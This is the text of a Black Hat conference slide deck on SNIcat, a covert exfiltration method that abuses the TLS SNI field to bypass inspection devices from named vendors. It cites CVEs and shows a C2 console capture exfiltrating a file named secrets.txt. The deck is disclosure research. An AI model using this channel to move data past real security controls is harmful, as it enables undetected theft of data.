



black hat[®]
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BRIEFINGS

Circumventing the Guardians:

How the Security Features in State-of-the-Art TLS Inspection Solutions can be Exploited
for Covert Data Exfiltration



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Outline

- **What we achieved**
- **A brief intro to TLS inspection devices**
- **TLS says "HELLO": inception of an exfiltration**
- **Creating a C2 out of thin air**
- **Methods of Mitigation & Detection**
- **Demo**


What we achieved

- **Novel exfiltration technique** that targets TLS inspection devices
 - > By exploiting the **SNI field** in the TLS Client Hello packet
- Bypasses these vendors:
 - > Palo Alto Networks
 - > F5 Networks
 - > Fortinet
- Resulted in these CVEs:
 - > CVE-2020-2035
 - > CVE-2020-15936


SNlcat

```
#####  
###  SNICAT C2 SERVER                               ###  
###  by Morten Marstrander & Matteo Malvica        ###  
#####  
  
    "the not-so-advertized TLS feature"  
Type 'HELP' or "?" for further instructions  
  
snicat-c2#ls  
- Current file list -  
  
0 - sample.txt  
1 - secrets.txt  
2 - snicat_agent.py  
  
(* ) - Exfiltrate the desired file with 'ex <file_nr>'  
snicat-c2#ex 1  
  SNlcking in progress: |████████████████████| 100.0% Complete  
  
(* ) File 'secrets.txt' Exfiltrated Successfully!
```


A brief intro to TLS inspection devices




A brief intro to TLS inspection devices




A brief intro to TLS inspection devices



A brief intro to TLS inspection devices



